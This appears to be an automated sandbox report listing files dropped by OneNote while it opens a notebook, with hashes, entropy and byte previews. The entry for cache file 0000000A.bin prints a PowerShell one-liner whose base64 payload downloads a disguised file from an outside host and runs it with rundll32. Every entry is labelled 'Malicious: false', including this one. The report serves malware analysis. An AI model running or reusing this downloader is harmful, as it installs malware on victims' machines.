SHA-512:	223C31FD5A7D5CF0FE2FDA32535207BFC2042152C6807EC9E63DD7F915B3A33FB4130C3894BA2E41F9DFBABD23FF95B26240BE9ED80934D953A0347897D5B9 C
Malicious:	false
Preview:	.R\{..M..Sx.)..`.....A....:.iR.....?.....I.....*...*...*...*.....h.....m...jI.p.....i.....L...vN.`.T.d.,... .....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\notes.one (On 07-02-2023).one (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	108920
Entropy (8bit):	7.430912633758846
Encrypted:	false
SSDEEP:	3072:wkpgS2EJbyYeMYkKkyX3DWvLLATiXU1RgLq:ghjZrHDgT5G
MD5:	A86B75E79C4E63625590589D195051B4
SHA1:	C885EBEBC18CEFD8B8101EA264D9FC07D4D6C50C
SHA-256:	6243BBF1457D0174E4EDA48D856A953FB8DB9B310D3E22C3A3FD7EE4A5E6F0E5
SHA-512:	FD74A2C4F887C244956D636AC230FFB3DA531087C1CB19AD016B626D4917BE6840BDFD2C1728534832475EC081D7F6273B068AAC729F6FEBE93CBBA50B6E4D C
Malicious:	false
Preview:	.R\{..M..Sx.)...R..~/GE..a.~.].....?.....I.....*...*...*...*.....&.....h.....x.....`.....`....I...;...I.....a.....G.. ....z.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~notes.one.onebackupconstruction

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	108920
Entropy (8bit):	7.430912633758846
Encrypted:	false
SSDEEP:	3072:wkpgS2EJbyYeMYkKkyX3DWvLLATiXU1RgLq:ghjZrHDgT5G
MD5:	A86B75E79C4E63625590589D195051B4
SHA1:	C885EBEBC18CEFD8B8101EA264D9FC07D4D6C50C
SHA-256:	6243BBF1457D0174E4EDA48D856A953FB8DB9B310D3E22C3A3FD7EE4A5E6F0E5
SHA-512:	FD74A2C4F887C244956D636AC230FFB3DA531087C1CB19AD016B626D4917BE6840BDFD2C1728534832475EC081D7F6273B068AAC729F6FEBE93CBBA50B6E4D C
Malicious:	false
Preview:	.R\{..M..Sx.)...R..~/GE..a.~.].....?.....I.....*...*...*...*.....&.....h.....x.....`.....`....I...;...I.....a.....G.. ....z.....f..>f..>f..>f..>..... ....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000000.bin

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	OpenPGP Public Key
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	5.193687458159123
Encrypted:	false
SSDEEP:	1536:9XA4z7aNOraby8mUE3452/G0CkassprNmL5CZ:dQy8mUEE2u0wzhN
MD5:	F9907A8E819C65200DC8EF2B4A7932CD
SHA1:	B41F7E4738795FD4BDAEF5BFED4A14887F8B669E
SHA-256:	09BE0BED6682A1EA823C9CC8C256842CCF03F6B03EFB100B3279447FFAD0E63A
SHA-512:	E24B32A47B8AD15F1D05934ECB68F7B8D11FEFFD85807A2CBD0958CAD413DE84433119AE91AE59F4538AC7CB0A98580624DB747380E190B502C9694A7012A3E 4
Malicious:	false

Preview:	...@.....$a..-Q.....ID.....@.....$a..-Q.....h.....H.....X.....?.....@.....$a..-Q.....H. .....X.....P.....HD.....`.....P.....6.....?.....]...8..... .....$.....7F.\..ID.HD.....&.x...Fx.=L.@.....@dF.@.....QK..j...C.....=L.@.....`..... .....?.F.....&.@..m..a.G...F.qM.....m;.H....7.5N.....?..(.....@....d....T.G...?..JZ.....?.....?.....)...*.....H..1...<.....d...SYH.W...)..... ..gH..]...,t.....m;.H....7.5N

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000001.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	5.376451495895344
Encrypted:	false
SSDEEP:	384:3ouDrjkbh7xP2FSdnglXefaEHLplgS/nwRvCqoYWS/ZoWU7bnXxCO:3Ob3P2QdngluVDY4OBFUP
MD5:	0507657B9EBDDE1635C94D9FEA6AA614
SHA1:	E01509A85B71AD33EC0C27FC252B401836BE31A0
SHA-256:	981BE92B4698946D182A409A5870835121305D8335B0B846B83C7BC41A1ABDE1
SHA-512:	F746C696CD15FE6C0E7D23EFC0C298B66EC74765DD8F252088524B5DD66C49AF0D2E0BA6C474C9A5CF5CFD237D59AA37A58897417BBF7FED6409311C81DB0 45
Malicious:	false
Preview:	.....0.....0....+..PN...'....?..... ....)..PN....9.....<..@...@.Op.b..F.$..i.....s.....K.Z.G.A... ...5'K.....s.....K.Z.G.A.....s.....K.Z.G.A.....71..sg...)..p.B.....@.X.....C..p.'.....s.....K.Z.G.A.....U?.....A.....B...I.....K.I.H.]yY.i.....B.....C.....c.....Le._ ..R'WD..X.5'K.....H.hV...[...&{....s.....K.Z.G.A.....ez].}.....r+.....H...:..@.....4@..B&. . .....#I1.R..I...v;...P.IEF.....C.r..KJO.....L..71..sg...)..p.....$.....B.....C.....c.....s.....K.Z.G.A.....@X.....+F..I.Un.w.....R.ox..J.%..-.....4@..B&. . .....s.....K.Z .G.A.....4@..B&. . .....X.....C..p.'.....s....@B.....@..9.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000002.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3011799616107935
Encrypted:	false
SSDEEP:	24:x640+MyT+hzbwTDArLLJ/pUDsiAt/4vS2K+MH4i8bl6TBBESMB:xWzbWDA7UDitmS22y6TBBESu
MD5:	3A50638A031C65B5635D9E7A35B39A6E
SHA1:	E82E529A767A3E8332B759490DD9B012D853C49E
SHA-256:	B86C5CBEA0CB4D88115FD819D93074487FA84A283611D6A120CBBE35E22B1B6A
SHA-512:	0CA429B35333FEAB89AFD46F67C53927362202C71C58AA8DB67C554E253852E31BF7320B042FE3358AA6FA78F2920AD301F775A705187F1F8695BC25A51C9C01
Malicious:	false
Preview:	j...>.....$...j...>...^.....v.....Q.....Q.EThD.....,~.3.....3..U.[..0.d$..,..: ..Eb.....r5.K..:..3..U.[..0.d$..,X3.....Q.EThD.....,~...Q.....3.....3.....3.....3.....3..U.[..0.d$...X.:.....:..Eb.....r5.K.2...^.....Q..... .....QT.,...3....)..3..X.'..3....".....Q.....:...c..,0...e...B4.$.....|..tQ&G...%QE.3...%.:.....4..(...(.....3....0...e... ..$.....m.....A.`q1.... . }..:.....0.....4..e....5..b4.....T-Do..-A...Q'.1.....(...(.....%.:.....5|.....J.ID".U.O.....v..C-.(H.C.0tF .....N...z..... .....v..C-.(H.C.0tF .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.825126942279515
Encrypted:	false
SSDEEP:	192:x2jfs9lrtR4pwdgnzpudnrCAKpQdgzee9J:x2jfsahRBdgn5AKmWL
MD5:	56C7FEB5BE4E413A395A8A065FEABB2F
SHA1:	762D6FA49EE980AA285D5FE5C2F40A5E5F2EF910
SHA-256:	294AB3540D532572BD7E828589EE30D072FEDBC07A97110E886F64DBB45A4DA2
SHA-512:	FB215FFE47011B61034E4D66A2F89E89F9FD59ED79F22CA77CE82EAF38A883956F0A4918302C420B959394E23F3F54DA67B05F7AB0F7502567C28F39DC639499
Malicious:	false
Preview:	....&.....@.....~.....?..?.....&.....\.2M...o.I%\.,.....,X...A.K%..!/.J.....J..e"5L. ...}.z.....5.....@.Lo..;.....,.....0 ...@.....*.M..$m(].....P./.....P*i.....d.].....`.T.....*.M..$m(].....R....%.I.%.....J.....J.....2.....f.....J.N.:.. .J.N.H.,,..aEG.....4..(...(.....aEG.....aEG.nL.O.....g.J.....J..e"5L....}.z..W.....W....I..iE.C."....@.Lo..;.....aEG..c.,.....&... .....@

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.4133285644600075
Encrypted:	false
SSDEEP:	96:N+AnbrpgMFBDEb01ChAaJkluvxDuWiNAeuDcndin0InSRg:NprpvFhy0ESaqlup5euqdhR
MD5:	8AC8644A40161BC88696C7C0F7067732
SHA1:	852377231923E648C0E12F9D929354D6F8CD71A3
SHA-256:	AB070116A1294D3832E112B57437AA707F6C2B45616FE88557956E33EF6E322C
SHA-512:	5CCCF629D3F8FBE3E5AF7BA305EF92C10E19EE71A24A0629E26D7B57CDF07716C777FCAF82EC980AEB37630081CB3D709F019964C9161285C74E0B2184A3CA A
Malicious:	false
Preview:	.....@0.....?.p....."......"X~.QL.J,>.....Hl6.J....C...:.....:....TM.{=Z...E.....Hl6.J. ...C...od>.t..A.Y.$..!od>.....f..C..iP.....Hl6.J....C.....5.....@.Lo..;.....0.. .....\.....Acl7.7.K...".`-.....b.....j.....:.....".od>.....7F.....=q.....=q..)....M]....@7F.....7F.\..ID.HD....."....."..... v...B...p...x.{a....+d..=k.....f..C..iP.....Hl6.J....C.....4..~...1...(...(...<...O.n.e.N.o.t.e. .N.o.t.e.b.o.o.k.s.\.M.y. .N.o.t.e.b.o.o.k.....M.y. .N.o.t.e.b.o.o.k.....=q..)....M].. ..@=q..x.{a....+d..=k..x.{.....f..C..iP.....:.....".od>.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.2723315143697413
Encrypted:	false
SSDEEP:	12:JYqh0rHeu+9WHeuMsPl6tMSMJV7RFLMhf7DlMdNd4XY7BHHeuMtx9Di9b:qFr+O+El6tMSe7zU7DlMdNd4lNH+d/
MD5:	E32804B51A9CCB9FB7C53E05101674C7
SHA1:	E33AB84FA238E73B6943813505AFBAD1D5164E1D
SHA-256:	1D1F635981C5EBB258C6E1A1052ECA741FB0B1DE2C59EF42CE106B1D33C79366
SHA-512:	52EC970966954033BBD0DDF56C9C70517B38B5D42DCFBC29DB6B9864D3124292C31B1B299D3E581353725FFF38D329369380DBEEA18D55B0A0C0738D0A66AC 6
Malicious:	false
Preview:	....>.....x.....?.....=.....=...XG.6.....;.2.....2.A."B...: .C..... $a..-Q.....2.A."B...: .C..2...=...XG.6.....;.=.....2.....5.....@.Lo..;.....2.....=@..fc.... .....eD.U..RC.....h...N.....=.....=.....=...C...=.`.1...= ...F.....4..~...1...(...(.....O.p.e.n. .S.e.c.t.i.o.n.s.....O.p.e.n. .S.e.c.t.i.o.n.s.....1.....O.p.e.n. .S.e.c.t.i.o.n.s.....$a..-Q.....2.....2 .A."B...: .C.2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	3.8025442894959007
Encrypted:	false
SSDEEP:	192:osrQz7y4GvpwOoRcFYa6yJDTGTkB5saLt44ZRcIYl7S++InTJ2Fn:Pw7yxqbRPyThZRl
MD5:	A6DCAEB46BB867B3FCA70B5FECD72FA9
SHA1:	6B289B339EFE821CE93F1D359010D2BDD9012B17
SHA-256:	FB5A421D3552ECD41AD67607C34149EC3CDB6ADF9072D40C88A77DDB18F4403C
SHA-512:	A9098E3BB2947231C604B8CD9482BD55A092441577E080DD0D2027F0C0BB93513949B10263A35C2E3138A9C6636ECE244B25AA7E20B45B41145F731F642CF21F
Malicious:	false
Preview:	r.....&...*...p...P.....>..@...@...@.....?.....^.....>....I.qk..B.....LZ. .....Yg....E...~.....Yg....E...~.....].x..k.....K.....K.....K.....k.....k.....k...e...k.....k..>0...K...r...K. .,...K...R.....Z4.....4../ 4..04.....p.....C.a.l.i.b.r.i.....K...z... ..$.....M0.Q.....C...?.....@?..@?...PA...?...A...A.....".K.#.K...z...,4. .....$. 4..V/.Q.....K...K...K...K...z...y.. x.. .....$... /.Q./.Q.....k...z...;.....4...4..?.. .....".a....5...5.....Q.....5.7.K.<.O.=.=.K.9. .@.8.A.C.=.>.:...p.n .g.....A...@..pA..@.....".@0.<?.....z..O.....MV.-x}.K.....P.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 40, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	1354
Entropy (8bit):	7.799120546917745
Encrypted:	false
SSDEEP:	24:AXFMpSCdmi2MTbWm/8T368Bf50D+1vDD9BFGBsQ5SOryjJ4w6++mPKc82UGOpIUg:AO4m122bQ36gfaS1rDw2QsOryjJ4xLml
MD5:	C2BF462C1311A92660999498F29394BD
SHA1:	4BD7C156F172C1114F33D80BAB05252C9F8E87C0
SHA-256:	5E0A8F7D863DAD057AC91FB888CFA7BE1D30A6CF65A908CE90081C323A0858B7
SHA-512:	1107117B3C4B843E5EB32CB13C5CA91E28857DDAE18A197F471D9FCA5B767C7441661FC3A21D2B6FF3C6EB91048A93598E1D86EA55A60A427D8E4B82E59A300 9
Malicious:	false
Preview:	.PNG.....IHDR...(...(.....m....sRGB.....pHYs...t...t..f.x....IDATXG..O.W....`...c.C..`.H(!@.[Q..B.D.....Q..}.C...}.CTU.MR.j...[.....".x.B.x.wG.2$xf.J..W..g....}w.H.....b* ...../.V _\|.....TC]-.d.....\\Z..I.....>..D....G.....}.]}.x...X...WZ....?.-..A..&x...Q$)U..../.w...?..!8IE..:.....6..y.z..Yg.`g.@(...z...VS..$@..q2.,"....RT.}..%..q.IA0....[m.....2...8..a.LJ....n .....M.%x.....\...$g.Y.p.Q^U....$;.r.....>...>...]..$...r..bz.P*.(....}:&'ldc...c|.bs.>z.:?.M....(.SR..a..o..*=2....i#..{.....y.)....}.1_ .....T@O..F..d....Piu.TQA....#DY.S&G....j....3z.. >zL..:...33...C&.S....h...LQk. ...hRSy&m..?...d.....l.].G...BL.-..N;.....s.0Q....T.(0...p....HU..d.V..z.)..2. .....d...x.{.....2.zdP.....;.?aeu.....(..,#.....nj.... ....0.X..dr.T)x...4.V...]p8] .p.PH.4f{.n.....x.....Z...O>DF.)^.Y.....p.Zf..1e.a.>."fm{.=hui...Fnn.T...../"...U<.,f'.....:Y.....ckk..RN.....f.omf..rZi.\..h.....|.4../.....=.z%.F....*Z...>.*.A.....?.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9 F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l..."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. .. ..g.....yx~t.?...o...p..$.....P&W. ..."".....R...T.....S.d.....Iy\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."... #.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!....2.....w....O.N....I.~ .....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@. .....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'..._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	GIF image data, version 89a, 1012 x 327
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.911655818336033
Encrypted:	false
SSDEEP:	192:aUpmR1MS7mEuHIgBEoe/nOdV8EHi+rBJZ2M6qhH03NMWjvD5ZktcatNy+AT3jCOj:aUOVTi9EoDH8ujBJwMvhU3mgocatgdOm
MD5:	B035F23C68CC9673E604FE5472F223D2
SHA1:	56495B558547AACCE34C65C1D1FCF6C9ECAFCEE1
SHA-256:	F3F791A1303058D4F363E02F0515DE8484249624857CAF5ECE6C926D7324114C
SHA-512:	B6923EC5D91F5C771B65C63A97AB23BC8E6762CA60C31DEE8D1D141703923EDDFC266229B263EA88E10AF89A92C0EF361BF91A3D5CB600AE129C452D945806 2
Malicious:	false
Preview:	GIF89a..G.....|..... .....Y..Z..\..._..a..c..d..f..e..i..k..m..n..p..s..r..v..y..z..}..~.....0..3..5..6..7..9..<..>..@..B..C..E..G..J..N..N..P..R..T..V..[..... ..I..#..#..".."..$..&. .&..(..)..+..+..,.,.....1..3..4..6..9..;..=..?..B..E..G..I..L..N..O..Q..S..W..Z..]..^..`..a..b..d..g..h..j..m..p..s..u..x..{..|..~..... .....I.....,.....G.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@...J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L....N....8q..i.L....3k.....C..M. ...S.^....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	ASCII text, with very long lines (380), with no line terminators
Category:	dropped
Size (bytes):	380
Entropy (8bit):	5.853345406863477

Encrypted:	false
SSDEEP:	6:sKHLgyKBM34HR1KCsu2xKthIYWNgvBSP8A/lKaHoyCRjpm+Rs3FEY9hMS/aXXrZQ:ssLgyaI4HPKC2EwgvBSU6lj4+RIFE4qg
MD5:	4B1934D97AE633B5C88F3424B4953761
SHA1:	9EADA74C008237311CBA7367A69A9D291ACE70F2
SHA-256:	74B3A5F20FDB37F8F26025E768EDDDCC08568542402033955C97AF6D8E5D61B4
SHA-512:	04980D507ACC647FA732429DCBB71632FB0F410523E56E39C32F0B89ECA342967DFFC4316B97D0881ABC0C1E7AC2D1A8AAC39B33D00EE0763076A1B65FD2FB9
Malicious:	false
Preview:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3N0YXJjb21wdXRhZG9yYXMuY29tL2x0MmVMTTYvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzlgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==')) > C:\ProgramData\in.cmd&&start /min C:\ProgramData\in.cmd

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 1692 x 810, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	76485
Entropy (8bit):	7.79809544163696
Encrypted:	false
SSDEEP:	1536:xvY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7s:xgS2EJbyYeMYkKkyX3DWvLLATiY
MD5:	734BA03175EBC8B8E3EF57BC3DDC9D8E
SHA1:	1C0EA89A657A5D157D06EEF8C1BC722BC2CFD918
SHA-256:	275DEEC71606F71DC7F6F81026F797B7F36F3BB2203B4483007BBCA1E4447528
SHA-512:	23EA232051472C3F4F61D81012F989BA54B24180C1353C860BCBBD92C89D2F395BF02786902AA9E0BFF634043A5C5E73CDB743124A8B5ECFBD0D583F28BB0B9F
Malicious:	false
Preview:	.PNG.....IHDR.....*.....v.....gAMA.....a....IiCCPsRGB IEC61966-2.1..H..SwX...>..e.VB..l.."#....Y....a...@...V....HU...H...(.gA..Z.U\8....}z.....y.....&..j.9R.<:...OH.....H.. ..g.....yx~t.?...o...p..$.....P&W. ..."....R...T.....S.d.....ly\|B".....I>.....(G$.@..`U.R,.....@".....Y.2G.....v.X..@`...B,.. 8..C.... L..0.._p..H.....K.3.....w....!..I.Ba.).f.."...#.H..L.....8?.....f.I....k.o">!.....N..._....p...u.k.[..V.h..]3...Z..z..y8.@...P.<.....%b..0.>.3.o..~..@...z..q.@.....qanv.R....B1n..#.....)..4.\,...X..P"M.y.R.D!.....2.....w....O.N....I.~.....X.v.@~.-.....g42y.....@+.....\...L....D..*.A.....a.D@.$.<.B.....A.T.:.....18....\..p..`.....A...a!:..b.."....."aH4... ..Q"..r...Bj.]H#.-r.9.\@.... 2....G1...Q...u@.....s.t4.]...k....=.....K.ut.}..c..1.f..a\..E`.X.&..c.X5V.5c.X7v....a..$.....^...I...GXLXC.%.#....W...1.'"..O.%z...xb:..XF.&.!.!.%^'.._.H$...N.!%.2I.IkH.H-.S.>..i.L&.m..... .....O.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	1.530296884432978
Encrypted:	false
SSDEEP:	24:8hs4scFkkchkl6zh4x29gVYeGt/yVYeGtLeGpYeGtmyVYYIYeGt9mYeGtmyVY:bLcikchs6zhuMYMhpMLqMDmML
MD5:	908287DC91736793B889BEC9AB307551
SHA1:	8EDD60953626A81A3CC860A1B61CBF699D252D53
SHA-256:	D0BF6057AAC9AA151D732392A435443FA13BF810194405C859EF770C83045772
SHA-512:	E9B1E0292D5CBCF1DC7E1C5772815D776F25A1D5213BB1971FBBA23722EBCF079112F1AC955D6CAA0F6E2B1CE591DF996FD7E8145F0E081BA2C83418F68127D
Malicious:	false
Preview:	2...>.....x.....2...>.....x...,...2...>...X.....x.....Y.....Y....K..X.H..wn.....wn.oO.<K.. ....).wn.oO.<K.....).wn...Y....K..X.H...Y.....wn.....5.....@.Lo..;.....wn.....y .O.G.jS..u".....h...N.....Y..H.Y.^.....Y..H.Y.^.....y.O.G.jS..u".....Y.....Y.....Y...1. ..Y.X.4.....0...e.....O...f.... ..!;.....4.....(...(.....8.....?..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.8695639387759603
Encrypted:	false
SSDEEP:	6:XaE566eJ2OyeVs2OWMNnn/ll7MHpEDWkeCn1FUYBYWkUlV/sOxNHXpvcE8lQv:X65wIVD5Gl6Hq//1FUYUletE0
MD5:	48B8524698954D74AC0C20E7094AE418
SHA1:	7707D7A81E51781EA3C8B5F44BD151ADCF1DB941
SHA-256:	7BF44A6FF3D8282E4D20BF0F2094F7D851A5CBB865BCAE1184C8EFFF267C5F52

SHA-512:	A9C994DEF1D0A2DEC8ACB5D6AA0B99CE7662E8D5730D0C48CBA15DAB0FFE3D0E104739523BD9C329B04608B061352686C061CFFDC30FED938C229BCD3133(DFB
Malicious:	false
Preview:	2...>.....x.....F...@.7e...2s.....\..(I.....3....F...@. 7e...2s....\..(I.....3.....5.....@.Lo..;...../C...$^gA....h...N..... ....z.u-.E.....z.u-.E...../C...$^gA.....6....`.1..... .....4..~...1...(...(.....Q.u.i.c.k. .N.o.t.e.s.....Q.u.i.c.k. .N.o.t.e.s.....1.....Q.u.i.c.k. .N.o.t.e.s.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.546769531558957
Encrypted:	false
SSDEEP:	48:mJcZgDM5axz3Lj6yxyw0LSOBlkw0Lw4CLFJAwEwLWfmAqg0A:mJFD4axjSyxyLBgLM4CJJdEwuPq
MD5:	BEFD02BDEC78C68AC62ACA8D6AD44CCB
SHA1:	E8713B2AC26FF4BEC473AAC6E39BB7DDA1646B2D
SHA-256:	7A01E744C2FA67051218AB57C5C34D0D3FB47A7B5A6533E941504CF5B1D40B4C
SHA-512:	AC7D7DD03163651E2DB897602D1A39FDCCF3C039A16C5268CF9B0BE810D936A3DDBED9E6DC8137AA891A15E04C1DFE38715499D7D4A8D45B60B09A668DD1A 74A
Malicious:	false
Preview:	j.....@0.....?.....j.....@h.....2.....2..(xSdF.....B..8.....8f.@..). R.u.j..p..xe..2.ZNj....p.....L.....,N.....<....&....!.....f.....f..NqJ.R.T.h2..P.....P.D.v>I.....,_2.....^... .....2.....8...f..P...p.. .....2..T%q..L..T.N....fT&....NoT$....P.T.7.....2.....".....I.....P.....8..c..,0...e...B4.$.....C@RQ.H..B.....Y.....L....n:/D...@M.E.L....Non.*\F...gP. .No.2..(x SdF.....B2.....>.....<....&....!...8f.@..).R.u.j^2..(xSdF.....B}V.....}V..n.....p..p.....p..xe..2.ZNj.....2.....p...c..,0...e...B4.$.....I...M.....0.....0..... ...e....4.....T.i.t.l.e.....|{....B.I...R.....(....Y.....(...D...L.e.c.t.u.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	4.634723015448128
Encrypted:	false
SSDEEP:	192:Wsf6Y9gL6yD9o1D0JmnecfmPXFkqRiNg:z/05Ro1Di4uf+qRi
MD5:	9849AFEC83423A775A6AF13E12591F3B
SHA1:	4A396A7A5129C46B49D680BD7BA3D65A428C185A
SHA-256:	015CD7D65A4173A4A2F1034E53C7F58743327015D1F1C2E9B15F51D222BDBA7C
SHA-512:	DAA25E918282E68E5A361934E487DA0E8B660EC6AF2BFB2B0C33286D954485B90A7676903516BA1ADBBC5C292CA071ED638DDDEE420A02C483178F7761EEA1 17
Malicious:	false
Preview:	2...>.....D...v...8.....2...>... .....v...I.....I.....I.qk..B.....LZ..U.4.....U"....{..<....U" .....{..<....U..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....,=...Y.....N...^..... .....I..&K.*....#.....@f.....I.qk..B.....LZ.....,=...Y.....,=...Y.....U.....U.....U.....Uj.....UT%.....U.... ...U..7....UH.....U .....U$.....U..~.....;.....4...4...4.....U:..UY..UZ..U..z...y.. x.. .....$.....&..$...7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.7.. .....H..U..z... ..$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	40884
Entropy (8bit):	7.545929039957292
Encrypted:	false
SSDEEP:	768:MCBOA4d+ElOXJ/3pI7cRBiL7L6qERqGz65WXzZqJsKQSbIsTT6XB:hIAU+2cGdLX6qBG4WDZl4Ihx
MD5:	7379775A1E2AB7FAB95CFFCE01AE05F3
SHA1:	3D3DDFD8AC7E07203561BAE423D66F0806833AB3
SHA-256:	9301DB6D2D87282FCEE450189AEACE16D85F64273BF62713A3044992B6B7A9E9
SHA-512:	4B5006E620E80D3A146944649CF4CA619782CAD7E8C4CD0D1DE0EBCA0FA05EACB7378DAFCEED3E26F5698B07F19604614D906C8F51F898660E2F129D8DEC6I 62
Malicious:	false

